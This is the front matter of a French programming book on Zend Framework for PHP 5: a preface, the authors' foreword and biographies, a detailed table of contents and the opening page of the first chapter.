

les Cahiers
du **Programmeur**

Zend Framework

Bien développer en PHP

Julien Pauli

Guillaume Ponçon

Préface de Wil Sinclair



EYROLLES

les Cahiers
du Programmeur

Zend **Framework**

Du même auteur

- G. PONÇON. – **Best practices PHP 5. Les meilleures pratiques de développement en PHP.** N°11676, 2005, 470 pages
C. PIERRE DE GEYER, G. PONÇON. – **Mémento PHP et SQL.** N°11785, 2006, 14 pages

Collection « Les cahiers du programmeur »

- P. ROQUES. – **UML 2. Modéliser une application web.** N°12389, 6^e édition, 2008, 247 pages
A. GONCALVES. – **Java EE 5.** N°12363, 2^e édition, 2008, 370 pages
E. PUYBARET. – **Swing.** N°12019, 2007, 500 pages
E. PUYBARET. – **Java 1.4 et 5.0.** N°11916, 3^e édition, 2006, 400 pages
J. MOLIÈRE. – **J2EE.** N°11574, 2^e édition, 2005, 220 pages
R. FLEURY – **Java/XML.** N°11316, 2004, 218 pages
J. PROTZENKO, B. PICAUD. – **XUL.** N°11675, 2005, 320 pages
S. MARIÉL. – **PHP 5.** N°11234, 2004, 290 pages

Chez le même éditeur

- E. DASPET, C. PIERRE DE GEYER. – **PHP 5 avancé.** N°12369, 5^e édition, 2008, 844 pages
J.-M. DEFRAANCE. – **Premières applications Web 2.0 avec Ajax et PHP.** N°12090, 2008, 450 pages
D. SEGUY, P. GAMACHE. **Sécurité PHP 5 et MySQL.** N°12114, 2007, 250 pages
C. PORTENEUVE – **Bien développer pour le Web 2.0. Bonnes pratiques Ajax.** N°12391, 2^e édition, 2008, 674 pages
A. BOUCHER. – **Mémento Ergonomie web.** N°12386, 2008, 14 pages
V. MESSENGER-ROTA. – **Gestion de projet. Vers les méthodes agiles.** N°12165, 2007, 252 pages
H. BERSINI, I. WELLESZ. – **L'orienté objet.** N°12084, 3^e édition, 2007, 600 pages
P. ROQUES. – **UML 2 par la pratique.** N°12322, 6^e édition, 368 pages
S. BORDAGE. – **Conduite de projet Web.** N°12325, 5^e édition, 2008, 394 pages
K. DJAAFAR. – **Développement JEE 5 avec Eclipse Europa.** N°12061, 2008, 380 pages
J. DUBOIS, J.-P. RETAILLÉ, T. TEMPLIER. – **Spring par la pratique.** *Java/J2EE, Spring, Hibernate, Struts, Ajax.* – N°11710, 2006, 518 pages
T. ZIADÉ. – **Programmation Python.** – N°11677, 2006, 530 pages

Collection « Accès libre »

Pour que l'informatique soit un outil, pas un ennemi !

- Joomla et Virtuemart – Réussir sa boutique en ligne.** V. ISAKSEN, T. TARDIF. – N°12381, 2008, 270 pages
Open ERP – Pour une gestion d'entreprise efficace et intégrée. F. PINCKAERS, G. GARDINER. – N°12261, 2008, 276 pages
Réussir son site web avec XHTML et CSS. M. NEBRA. – N°12307, 2^e édition, 2008, 316 pages
Ergonomie web. Pour des sites web efficaces. A. BOUCHER. – N°12158, 2007, 426 pages
Gimp 2 efficace – Dessin et retouche photo. C. GÉMY. – N°12152, 2^e édition, 2008, 402 pages
La 3D libre avec Blender. O. SARAJA. – N°12385, 3^e édition, 2008, 400 pages avec CD-Rom et cahier couleur (À paraître).
Scenari – La chaîne éditoriale libre. S. CROZAT. – N°12150, 2007, 200 pages
Créer son site e-commerce avec osCommerce. D. MERCER, adapté par S. BURRIEL. – N°11932, 2007, 460 pages
Réussir un site web d'association... avec des outils libres. A.-L. ET D. QUATRAVAUX. – N°12000, 2^e édition, 2007, 372 pages
Ubuntu efficace.. L. DRICOT *et al.* – N°12003, 2^e édition, 2007, 360 pages avec CD-Rom
Réussir un projet de site Web. N. CHU. – N°12400, 5^e édition, 2008, 230 pages

Julien Pauli

Guillaume Ponçon

les Cahiers
du **Programmeur**

Zend Framework

Bien développer en PHP

Préface de **Wil Sinclair**

EYROLLES



ÉDITIONS EYROLLES
61, bd Saint-Germain
75240 Paris Cedex 05
www.editions-eyrolles.com

Dessins d'ouverture des chapitres : © Guillaume Ponçon.



Le code de la propriété intellectuelle du 1^{er} juillet 1992 interdit en effet expressément la photocopie à usage collectif sans autorisation des ayants droit. Or, cette pratique s'est généralisée notamment dans les établissements d'enseignement, provoquant une baisse brutale des achats de livres, au point que la possibilité même pour les auteurs de créer des œuvres nouvelles et de les faire éditer correctement est aujourd'hui menacée.

En application de la loi du 11 mars 1957, il est interdit de reproduire intégralement ou partiellement le présent ouvrage, sur quelque support que ce soit, sans autorisation de l'éditeur ou du Centre Français d'Exploitation du Droit de Copie, 20, rue des Grands-Augustins, 75006 Paris.

© Groupe Eyrolles, 2009, ISBN : 978-2-212-12392-0

Préface

Lors de la première conférence Zend/PHP en 2005, la société Zend Technologies a présenté le Zend Framework comme étant un élément clé et décisif dans le projet de la communauté PHP. À cette époque, PHP était connu pour être la seule solution de développement web combinant puissance et simplicité de mise en œuvre. Cependant, nombre de développeurs s'aperçurent que leurs simples scripts PHP, qui traitaient à la fois l'accès à des bases de données, la logique métier et l'affichage, ne pouvaient tenir la durée face à la complexité croissante des applications web modernes. Est alors devenue évidente la nécessité de structurer les applications pour les rendre plus faciles à maintenir et tirer parti du potentiel de PHP 5.

Le Zend Framework a certainement beaucoup contribué à l'organisation et à la structuration des applications PHP 5, tout en ayant résolu d'autres problèmes inhérents au développement web. Il fournit des composants d'utilisation courante qui sont testés (les tests couvrent au moins 80 % de l'ensemble du code) de manière à ce que les développeurs PHP ne réinventent pas la roue à chaque nouvelle application. En outre, les standards de codage qu'il met en œuvre améliorent et facilitent la gestion des projets engageant des équipes entières de développeurs. Plus important encore, utiliser le Zend Framework encourage les bonnes pratiques de développement PHP, puisque lui-même les met en application. Nous incitons ainsi les développeurs à améliorer leur code en leur apportant ce que nous pensons être des fondations solides, écrites proprement.

Au fil des années, le Zend Framework s'est enrichi de nombreux composants, a vu exploser le nombre de ses contributeurs et utilisateurs ainsi que le nombre de ses déploiements, au point qu'il est devenu le framework leader pour les projets PHP des plus modestes aux plus ambi-

tieux, qu'ils soient menés par des amateurs ou par les plus grands comptes. Utilisé partout dans le monde, on le trouve au cœur d'applications aux usages aussi divers que le recensement des génocides en Afrique ou l'élevage d'animaux virtuels en ligne. Nous sommes très fiers de constater que de tels projets aient pu voir le jour grâce à cet outil puissant et polyvalent. Et de fait, nous nous plaisons à croire que l'existence du Zend Framework a joué un rôle dans l'adoption massive de technologies open source comme PHP et MySQL pour des sites web à forte charge et des applications professionnelles des plus pointues.

Sous l'aile protectrice de Zend Technologies, les développeurs PHP pourront continuer, grâce au Zend Framework, à écrire des applications à la qualité sans cesse améliorée. En outre, nous persisterons dans la remise en question de la plupart des compromis généralement de mise dans la communauté web : puissance ou simplicité, bibliothèque de composants ou framework, qualité ou ouverture, entreprise ou particulier. Nous sommes convaincus qu'avec cet outil, les développeurs web n'auront plus à faire ces choix difficiles : tout est à leur disposition.

Nous espérons que cet ouvrage vous guidera efficacement dans le monde du Zend Framework pour vous mettre sur la voie du développement d'applications de meilleure qualité, plus innovatrices et, surtout, qui vous donneront toute satisfaction.

Los Gatos, le 29 octobre 2008

Wil Sinclair,
Manager Zend Technologies,
chef du projet Zend Framework

Avant-propos

Le monde du Web évolue sans cesse. Aujourd'hui, on ne parle plus de site Internet, comme c'était le cas avant l'an 2000, mais bien d'application web.

Une application web exploite un ensemble de technologies très diverses. Au début, un webmestre seul pouvait se charger de sa conception, alors qu'aujourd'hui, des dizaines de personnes, aux compétences toujours plus larges et poussées, sont souvent nécessaires pour évoluer vers le « Web 2.0 ».

PHP, XML, Services web, SQL et bases de données, Authentification, Cryptage, HTTP, Sécurité, JavaScript, Ajax, XHTML et Standards sont autant de termes relatifs à une ou plusieurs technologies plus ou moins différentes les unes des autres, et qui pourtant interagissent les unes avec les autres.

D'ici quelques années, la différence entre une application dite *client lourd*, qui s'exécute de manière autonome, et une application dite *client léger*, qui nécessite un navigateur web, s'estompera. Les programmes ont de plus en plus tendance à être orientés Web.

La difficulté croissante liée à la conception d'applications web a fait naître des solutions et des outils. Le framework en fait partie. Permettant de cadrer sérieusement les développements en proposant des règles strictes de développement, ainsi que des composants génériques et prêts à l'emploi, Zend Framework est l'un d'entre eux.

Zend Framework est ainsi un cadre de travail pour PHP 5, langage dont l'adoption ne cesse de croître en entreprise, pour des projets toujours plus importants et stratégiques.

Pourquoi cet ouvrage ?

C'est l'intérêt croissant pour les frameworks, et en particulier celui de Zend – déjà adopté par de nombreux grands groupes dans le monde, qui a motivé l'écriture de cet ouvrage. À travers cet outil, chacun pourra juger combien PHP est mûr pour le monde de l'entreprise. Exploiter les bonnes pratiques du génie logiciel et les appliquer à PHP a permis de monter l'un des frameworks les plus puissants du marché, qui rend possible le développement d'applications web stratégiques et complexes.

Pourtant, à l'image exacte de PHP, la maîtrise de cet outil est loin d'être simple, même si sa prise en main ne présente pas de difficulté particulière. C'est ainsi que Zend Framework dispose d'un examen de certification officiel, piloté par Zend. Cet ouvrage apparaît donc naturellement comme une présentation de Zend Framework et son utilisation, à travers un exemple concret et des détails précis sur de nombreux modules composant le framework.

À qui s'adresse ce livre ?

Cet ouvrage cible avant tout le développeur, mais aussi le chef de projet, l'architecte ou encore le décideur. Le choix d'un framework est lourd de conséquences. Cet cahier aborde donc Zend Framework en largeur dans un premier temps, puis dans le détail de ses principaux composants. Il se révèle également être une ressource complète qui aborde de nombreux prérequis dans ses annexes.

- *Décideurs et chefs de projet* : découvrez comment Zend Framework organise et cadre le développement de vos projets, de l'analyse à la conception, en passant par les tests et le déploiement.
- *Développeurs et architectes* : apprenez à maîtriser les composants de Zend Framework et voyez comment celui-ci vous met sur une voie qui vous permettra de travailler en harmonie, grâce à des bonnes pratiques de programmation telles que les design patterns.

Structure de l'ouvrage

Cet ouvrage se divise en deux grandes parties :

- les chapitres sont consacrés à Zend Framework. Une application d'exemple sert de support, exposant un projet concret qui vous suivra tout au long de votre lecture pour illustrer les différents concepts ;

-
- les annexes abordent les notions théoriques et les prérequis, autant de connaissances nécessaires pour adopter Zend Framework dans son ensemble et en faire une utilisation optimale.

Développement d'une application exemple

Le **chapitre 1** introduit le concept de framework, pour en arriver rapidement à Zend Framework. Nous y détaillons sa structure et les avantages qu'il apporte.

Le **chapitre 2** présente l'analyse du cahier des charges de l'application exemple qui est utilisée tout au long de l'ouvrage. Vous y trouverez aussi les conventions de rédaction que nous avons utilisées.

Le **chapitre 3** explique comment installer Zend Framework et comment le manipuler de manière simple et rapide, afin de pouvoir passer ensuite à une utilisation plus détaillée.

Une prise en main efficace des composants de base de Zend Framework sera abordée dans le **chapitre 4**. Ces composants sont omniprésents dans le framework, nous les étudions donc de manière détaillée.

Le **chapitre 5** est consacré aux bases de données. Notre application exemple en toile de fond, vous apprendrez de manière simple dans un premier temps, puis plus poussée par la suite, à maîtriser un SGBD avec Zend Framework.

Prendre en main rapidement le modèle MVC de Zend Framework constitue l'objectif du **chapitre 6**. Tout ce qui caractérise ce modèle avec Zend Framework y est présenté, et cela vous permettra de maîtriser son fonctionnement par défaut.

Après cette prise en main de MVC, le **chapitre 7** vous plongera au plus profond du cœur de ce modèle, poussant le détail jusqu'à présenter tous les artifices qui le composent. Une telle compréhension est très importante pour la maîtrise totale de vos applications futures.

Le **chapitre 8**, quant à lui, vous explique comment fonctionne la gestion des sessions PHP avec Zend Framework, tout en s'attardant sur les concepts d'identification et de gestion des droits dans une application.

La gestion des langues et l'internationalisation sont ensuite abordées dans le **chapitre 9**.

Le **chapitre 10** est consacré aux performances, ou comment utiliser des composants de Zend Framework permettant la montée en charge de l'application.

La sécurité de vos applications étant un point crucial, le **chapitre 11** explique comment mettre en place une politique de sécurité efficace avec Zend Framework.

Ouvrir son application sur le monde extérieur sera l'objectif du **chapitre 12**, dans lequel vous prendrez en main les composants d'interopérabilité de Zend Framework et la gestion des services web.

Le **chapitre 13** traite d'autres composants divers que notre application utilise pour gérer des formulaires ou encore générer des documents PDF.

Comment s'équiper pour monter une application web avec Zend Framework ? Le **chapitre 14** détaille les outils utiles à un développement efficace : IDE, débogueur, profileur et tests MVC.

Enfin, le **chapitre 15** est un guide dans la création de vos propres composants, décrivant comment étendre ceux de Zend Framework, qui s'y prêtent à merveille.

Prérequis pour bien développer

L'**annexe A** vous apprend ce qu'est un framework et à quoi un tel outil est utile en entreprise.

L'**annexe B** détaille de manière théorique et pratique les concepts généraux liés aux SGBD et aux bases de données.

La programmation orientée objet avec PHP 5 n'aura plus de secret pour vous après la lecture de l'**annexe C**.

Une bonne conception objet passe par la maîtrise des design patterns. Cette notion importante est détaillée en **annexe D**.

Quant à l'**annexe E**, elle est consacrée au concept théorique de MVC.

Bien programmer en PHP passe obligatoirement par la connaissance des rouages internes du langage : l'**annexe F** se charge de vous présenter comment fonctionne PHP.

L'**annexe G** est consacrée au logiciel Subversion, qui permet la gestion efficace des sources d'un projet. Cet outil est utilisé par Zend Framework.

Enfin, la testabilité logicielle est gage de qualité et de gain de temps. Tester un programme est une pratique que tente de démystifier l'**annexe H**, centrée sur l'outil PHPUnit.

Remerciements

Nous souhaitons remercier :

L'ensemble des personnes qui nous ont accompagnées de près ou de loin dans cette épreuve, à commencer par nos interlocuteurs d'Éyrolles pour le

temps et l'énergie qu'ils nous ont consacrés : Karine Joly, Muriel Shan Sei Fan et toute l'équipe ayant participé à la mise en forme de cet ouvrage.

Les personnes qui nous ont soutenus et qui ont participé aux relectures – en particulier Romain Bourdon, Eric Colinet et Cyril Pierre de Geyer, ainsi que celles qui sont intervenues occasionnellement sous forme de relectures, corrections ou tests des exemples – Jean-Marc Fontaine, Damien Séguy, Lu Wang.

Nos sociétés respectives, qui nous ont apporté leur soutien et accordé du temps : Anaska, spécialiste des formations sur les technologies open source, et OpenStates, spécialiste des missions d'expertise PHP et Zend Framework auprès des entreprises.

Nos familles et nos conjoints qui nous ont également soutenus et à qui nous devons de nombreuses soirées et week-ends.

Et enfin, l'équipe Zend de développement du Zend Framework, qui nous a motivés, soutenus, et surtout sans qui cet ouvrage n'aurait naturellement jamais existé.

À PROPOS DES AUTEURS

Julien Pauli est architecte certifié PHP et Zend Framework. Il travaille avec PHP tous les jours depuis 2003 et possède des notions de Java et de C++. Formateur et consultant chez Anaska (Alter Way), il est responsable du pôle Zend Framework/PHP dans cet organisme de formation en technologies open source. Depuis 2006 (les prémices du projet), il est également contributeur au Zend Framework en participant à l'élaboration de son code source, à la correction de bogues, à la traduction de sa documentation et aux grandes lignes de développement, en collaboration directe avec les équipes de Zend. Conférencier et consultant, il est membre de l'AFUP et toujours prêt à consacrer du temps à PHP. Il publie des articles dans la presse, et sur <http://julien-pauli.developpez.com>.

Guillaume Ponçon est expert PHP et Zend Framework, fondateur et gérant de la société OpenStates, spécialisée dans les missions PHP stratégiques et partenaire Zend Technologies et Anaska. Ingénieur EPITA, licencié en informatique et certifié entre autres PHP, il intervient quotidiennement depuis plus de sept ans sur de nombreuses missions d'expertise, de conseil et de formation PHP et Zend Framework, auprès de grands comptes et d'entreprises francophones. Il est également spécialiste des systèmes Unix/Linux et pratique les technologies Java et C/C++. Guillaume consacre beaucoup de temps à PHP et à sa communauté. Il est en particulier auteur de l'ouvrage *Best practices PHP 5* et coauteur du *Mémento PHP et SQL*, tous deux publiés aux éditions Eyrolles, conférencier et rédacteur sur de nombreux salons et revues de presse, président de l'AFUP 2007-2008, fondateur et producteur de la principale émission Web TV consacrée à PHP : PHPTV (<http://www.phptv.fr>). Pour en savoir plus : <http://www.openstates.com>.

Table des matières

AVANT-PROPOS	VII
1. INTRODUCTION À ZEND FRAMEWORK	1
Avantages et inconvénients de Zend Framework • 2	
Structure et principe • 3	
Les règles de développement • 4	
Les composants réutilisables • 4	
L'architecture • 4	
Conseils pour bien démarrer avec Zend Framework • 5	
Prérequis • 5	
État d'esprit • 6	
En résumé • 7	
2. CAHIER DES CHARGES DE L'APPLICATION EXEMPLE	9
Expression du besoin • 10	
L'objectif : votre application ! • 10	
Spécifications fonctionnelles et techniques • 11	
Maquettes • 12	
Mises en garde et conventions • 18	
Conventions • 18	
Plateforme technique • 18	
En résumé • 19	
3. INSTALLATION ET PRISE EN MAIN	21
Téléchargement du paquetage • 22	
Téléchargement sous Windows • 23	
Téléchargement sous Unix • 23	
Configuration du serveur Apache • 23	
Téléchargement par le dépôt Subversion • 24	
Première utilisation du framework • 25	
En résumé • 26	
4. COMPOSANTS DE BASE	29
Configuration de l'environnement • 30	
Zend_Loader • 30	
Exemple d'utilisation • 31	
Chargement manuel d'une classe • 31	
Chargement automatique d'une classe (autoload) • 32	
Aller plus loin avec Zend_Loader • 32	
Intégration dans l'application • 34	
Zend_Config • 34	
Exemples d'utilisation • 35	
Avec un fichier ini • 35	
Avec un fichier XML • 36	
Avec un fichier PHP • 37	
Intégration dans notre application • 38	
Zend_Log • 40	
Quelques notions • 40	
Exemple d'utilisation • 41	
Utilisation conjointe avec Zend_Config • 42	
Intégration dans notre application • 43	
Zend_Debug • 43	
Exemple d'utilisation • 43	
Utilisation conjointe avec Zend_Log • 44	
Zend_Exception • 44	
Zend_Registry • 45	
Exemple d'utilisation • 46	
Intégration dans l'application • 46	
En résumé • 47	
5. ACCÈS AUX BASES DE DONNÉES	49
Introduction • 50	
Utiliser les SGBD • 51	
Les SGBD utilisables par Zend Framework • 51	
Création d'une connexion • 51	
Requêtes sur une base de données • 53	
Envoyer des requêtes • 55	
Effectuer des requêtes de type SELECT avancées • 57	
Utiliser la passerelle vers les tables • 59	
Créer et exécuter des requêtes • 60	
Manipuler des données • 61	
Récupérer des enregistrements • 61	
Modifier et sauvegarder des enregistrements • 63	
Agir sur les tables dépendantes • 65	
Performances et stabilité • 68	
Les bons réflexes • 69	
Aller plus loin avec le composant Zend_Db • 69	
Créer ses requêtes personnalisées • 69	
Étendre Row et Rowset • 71	

En résumé • 74	
6. ARCHITECTURE MVC 77	
Zend_Controller : utilisation simple • 78	
Mettre en place l'architecture • 78	
Parcours d'une requête HTTP • 79	
Exemple simple d'utilisation de Zend_Controller • 80	
Mettre en place le squelette de l'application • 82	
Code du squelette • 83	
Attribuer des paramètres à la vue • 84	
Manipulation des données HTTP • 85	
Initialisation et postdispatch • 87	
Zend_Layout : créer un gabarit de page • 88	
Appel et contenu du gabarit principal • 89	
En-tête et pied de page • 91	
Déclaration du sous-menu • 92	
Gestion par défaut des erreurs • 93	
Les aides d'action • 94	
Utiliser une aide d'action existante • 95	
Créer une aide d'action utilisateur • 96	
En résumé • 99	
7. ARCHITECTURE MVC AVANCÉE..... 101	
Zend_Controller : utilisation avancée • 102	
Les différents objets de MVC • 102	
Fonctionnement global de MVC • 104	
Exécution du processus de distribution de la requête • 105	
Un processus flexible et avancé • 108	
Fonctionnement détaillé des objets du modèle MVC • 109	
Contrôleur frontal (FrontController) • 109	
Objet de requête • 113	
Objet de réponse • 115	
Routeur • 117	
Plug-ins de contrôleur frontal • 120	
Plug-ins inclus dans la distribution de Zend Framework • 123	
Le distributeur (dispatcheur) • 125	
Les contrôleurs d'action • 126	
Les aides d'action • 129	
La vue • 142	
Les aides de vue • 143	
Les filtres de vue • 147	
En résumé • 148	
8. SESSIONS, AUTHENTIFICATION ET AUTORISATIONS..... 151	
Notions élémentaires • 152	
Les sessions • 153	
Pourquoi choisir Zend_Session ? • 153	
Configurer sa session • 154	
Utiliser les espaces de noms • 155	
Gestion de l'authentification avec Zend_Auth • 156	
Pourquoi utiliser Zend_Auth ? • 157	
Les adaptateurs • 157	
Exemple d'utilisation • 158	
Zend_Acl : liste de contrôle d'accès • 160	
Pourquoi utiliser Zend_Acl ? • 160	
Un peu de théorie sur les ACL • 160	
Exemple pratique • 161	
En résumé • 165	
9. INTERNATIONALISATION 167	
Avant de commencer... • 168	
Les composants Zend et leurs équivalents PHP • 168	
Attention aux jeux de caractères • 169	
Zend_Local : socle de base de l'internationalisation • 169	
Zend_Translate : gérer plusieurs langues • 170	
Pourquoi utiliser Zend_Translate ? • 171	
Les adaptateurs • 171	
Exemple simple d'utilisation • 172	
Exemple de changement d'adaptateur • 174	
Internationalisation avancée • 175	
Règles d'architecture • 175	
Mettre en place l'adaptateur gettext • 176	
Mettre en place les chaînes à traduire • 176	
Créer les fichiers de traduction gettext (*.mo) • 177	
Modifier la langue • 178	
Zend_Currency : gestion des monnaies • 179	
Pourquoi utiliser Zend_Currency ? • 179	
Affichage des monnaies • 179	
Informations sur les monnaies • 180	
Zend_Date : gestion de la date et de l'heure • 180	
Pourquoi utiliser Zend_Date ? • 180	
En résumé • 182	
10. PERFORMANCES 185	
Qu'est-ce que la gestion de cache ? • 186	
Pourquoi utiliser un cache ? • 186	
Mises en garde concernant la gestion du cache • 186	
Zend_Cache : gestion du cache • 187	
Choisir son frontal et son support de cache • 188	
Utilisation de Zend_Cache dans l'application • 190	
Implémentation de Zfbbook_Cache • 190	
Utilisation du cache dans l'application • 192	
Amélioration des performances des composants Zend • 193	
Zend_Memory : gestion de la mémoire • 194	


Exemple pratique • 194	
Améliorer les performances générales de l'application • 195	
Les bons réflexes • 195	
Compiler Zend Framework dans APC • 196	
En résumé • 199	
11. SÉCURITÉ..... 201	
En quoi consiste la sécurité sur le Web ? • 202	
Règles de sécurité élémentaires • 203	
Solutions de sécurité de Zend Framework • 203	
Les validateurs • 203	
Les filtres • 204	
Les attaques courantes • 204	
Le Cross Site Scripting (XSS) • 205	
Attaque XSS • 206	
Les protections • 206	
Le Cross Site Request Forgery (CSRF) • 207	
Attaque CSRF • 208	
Les protections • 209	
Sessions et Cookies • 209	
Attaque d'une session • 210	
Les protections • 210	
L'injection SQL • 212	
Attaque par injection SQL • 212	
Les protections • 212	
En résumé • 213	
12. INTEROPÉRABILITÉ ET SERVICES WEB 215	
L'interopérabilité, qu'est-ce que c'est ? • 216	
Les solutions existantes • 217	
REST • 217	
Avantages • 217	
Inconvénients • 217	
SOAP • 218	
Avantages • 218	
Inconvénients • 218	
XML-RPC • 218	
RSS et Atom • 218	
Préparer le terrain • 219	
Zend_Rest : l'interopérabilité simplifiée • 222	
Principe de REST • 222	
Zend_Rest : REST, version Zend Framework • 223	
Zend_Soap : l'interopérabilité par définition • 227	
Zend_Feed : pour les protocoles simples RSS et Atom • 230	
En résumé • 235	
13. AUTRES COMPOSANTS UTILES..... 237	
Préparation de l'architecture • 238	
Les composants (library) • 238	
MVC • 242	
Zend_Mail : envoi d'e-mails • 243	
Envoyer un simple e-mail • 243	
Envoyer un e-mail complet • 245	
Zend_Pdf : créer des fichiers PDF • 247	
Zend_Form : génération et gestion de formulaires • 250	
Créer un formulaire • 251	
Assigner des filtres ou des validateurs • 255	
Tous les composants de Zend Framework • 256	
En résumé • 258	
14. OUTILS ET MÉTHODOLOGIE 261	
L'éditeur : Zend Studio pour Eclipse • 262	
Un environnement intégré pour optimiser ses développements • 262	
Intégrer Zend Framework dans l'IDE • 262	
Personnaliser ses composants • 265	
Un code source de meilleure qualité grâce au formateur • 266	
Le débogueur • 266	
Analyse des performances avec le profileur • 268	
Tests fonctionnels avec Zend_Test • 270	
Zend_Test, pour quoi faire ? • 270	
Prise en main de Zend_Test • 271	
Templates Zend Studio For Eclipse • 271	
Gestion du bootstrap • 272	
Écrire des tests • 274	
Faut-il tout tester ? • 276	
En résumé • 277	
15. UTILISATION AVANCÉE DES COMPOSANTS..... 279	
MVC et les bibliothèques • 280	
Créer un composant utilisateur • 281	
Règles fondamentales et conventions • 281	
Principe et organisation • 282	
Exemple • 282	
Modélisation minimale • 283	
Implémentation du composant • 284	
Dériver un composant existant • 288	
Règles fondamentales • 288	
Ajouter une fonctionnalité à un composant • 289	
Modifier le comportement d'un composant • 289	
Simplifier l'accès à un ou plusieurs composants • 290	
Intégrer un composant externe • 292	
En résumé • 293	

A. QU'EST-CE QU'UN FRAMEWORK ?.....	295
Définition et objectifs • 296	
Le framework au service du développement web • 297	
Risques et périls des pratiques courantes • 297	
Le framework à la rescousse • 298	
Inconvénients du framework • 299	
En résumé • 300	
B. BASES DE DONNÉES	301
Qu'est-ce qu'un SGBD ? • 302	
Architecture d'un SGBD • 302	
La base de données • 303	
Exemple simple • 303	
Notions techniques • 303	
Représentation graphique • 304	
Types de données • 304	
Clés et contraintes d'intégrité • 305	
Les principaux SGBD du marché • 305	
MySQL • 305	
Oracle • 306	
SQLite • 307	
Connexion à PHP • 307	
Notions avancées • 309	
Les ORM • 309	
Couches d'abstraction • 310	
Réplication et clustering • 310	
C. PROGRAMMATION ORIENTÉE OBJET.....	311
Concepts de base • 312	
Tout est question d'organisation • 312	
Ranger ses procédures dans les bons rayons • 313	
Qu'est-ce qu'une classe ? • 313	
Déclarer une classe • 313	
Des classes et des objets • 314	
Implémentation en PHP • 315	
Visibilité • 316	
Construction et destruction • 317	
Héritage • 318	
Variables et méthodes statiques • 320	
Constantes de classe • 321	
Classes, méthodes abstraites et interfaces • 322	
Abstract • 322	
Interfaces • 324	
Final • 325	
Modélisation et génie logiciel • 326	
Les relations entre classes • 326	
L'héritage • 326	
L'association • 326	
L'agrégation • 327	
La composition • 328	
La dépendance • 328	
Les diagrammes UML • 329	
Le diagramme de cas d'utilisation • 329	
Le diagramme de classes • 330	
Le diagramme de séquence • 331	
La rétro-ingénierie • 331	
Les logiciels de modélisation • 332	
ArgoUML • 333	
Umbrello • 333	
StarUML • 334	
Dia • 334	
Concepts objet PHP avancés • 335	
Les exceptions • 335	
La gestion des objets et les opérateurs • 340	
Références et clonage • 340	
Opérateurs et fonctions relatives aux objets • 341	
Typage d'argument • 343	
Les méthodes magiques • 344	
__get() et __set() • 345	
__call() • 346	
__isset(), __unset() • 347	
__clone() • 348	
__toString() • 349	
__sleep(), __wakeup() • 350	
L'interface de Réflexion • 352	
SPL : Standard PHP Library • 356	
Iterator • 357	
RecursiveIterator • 358	
Autres itérateurs • 360	
L'autoload • 361	
D. DESIGN PATTERNS	365
Comprendre les motifs de conception • 366	
Motif Singleton • 367	
Exemple de motif Singleton en PHP • 367	
Un Singleton dans Zend Framework ? • 368	
Motif Fabrique • 368	
Exemple de motif Fabrique en PHP • 368	
Une Fabrique dans Zend Framework ? • 370	
Motif Proxy • 370	
Exemple de motif Proxy dynamique • 370	
Un Proxy dans Zend Framework ? • 373	
Motif Observateur/Sujet • 374	
Exemple de motif Observateur • 374	
Un Observateur/Sujet dans Zend Framework ? • 378	

Motif Registre • 378	Fonctions d'insertion • 407
Exemple de motif Registre • 378	Fonctions d'ajout • 407
Un Registre dans Zend Framework ? • 380	Fonctions de suppression • 407
Et bien d'autres encore... • 380	Fonction d'interrogation • 408
E. LE PATTERN MVC EN THÉORIE 383	G. UTILISER SUBVERSION 409
Pourquoi utiliser MVC ? • 384	Subversion dans un projet • 410
Des avantages pour le travail en équipe • 384	Subversion pour Zend Framework • 411
Des avantages pour le développement et la maintenance • 385	Prise en main d'un client Subversion • 412
MVC schématisé • 386	Installation d'un client (Windows) • 412
Une implémentation « intuitive » • 386	Quelques commandes Subversion • 413
L'implémentation MVC • 388	Liaison du dépôt Subversion avec un serveur web • 416
Et les bibliothèques ? • 390	
F. COMMENT FONCTIONNE PHP ? 393	H. PRATIQUE DES TESTS AVEC PHPUNIT 417
PHP, qu'est-ce que c'est ? • 394	Présentation du concept de test • 418
Principe de fonctionnement • 394	Les tests unitaires • 419
Utilisation autonome • 394	Un exemple simple • 419
Utilisation avec un serveur HTTP • 396	Aller plus loin avec les tests : PHPUnit • 422
Composition • 397	Installer PHPUnit • 422
Environnement • 398	Écrire des tests avec PHPUnit • 423
Conseils pour paramétrer son environnement • 399	Exemple de test unitaire • 423
Paramétrer le fichier php.ini • 400	Concept du développement piloté par les tests • 426
Comment optimiser PHP ? • 402	Organisation du projet • 426
Réduire les accès disque • 403	Définition de la classe de tests des Produits • 426
Réduire les phases de compilation • 403	Définition de la classe de tests du Panier • 428
Aperçu du cache APC • 404	Encore plus loin avec PHPUnit... • 433
Fonctionnement d'APC • 405	Les tests de Zend Framework • 435
Configuration d'APC • 406	Tests fonctionnels avec Zend_Test • 436
Fonctions et cache utilisateur • 407	
	INDEX 437

1

chapitre



Introduction à Zend Framework

Une entreprise, pour avancer, doit respecter des règles et disposer d'outils pour sa gestion et sa croissance. Pour les développements informatiques, c'est le framework qui joue ce rôle de cadre et de boîte à outils. Aujourd'hui, de nombreux frameworks et composants existent pour PHP, à tel point qu'il est difficile de faire un choix. Zend Framework, de plus en plus prisé, fait partie de ces alternatives. Est-il adapté à vos attentes et à vos méthodes de travail ?

SOMMAIRE

- ▶ Avantages et inconvénients
- ▶ Structure et principe
- ▶ Conseils pour bien démarrer

MOTS-CLÉS

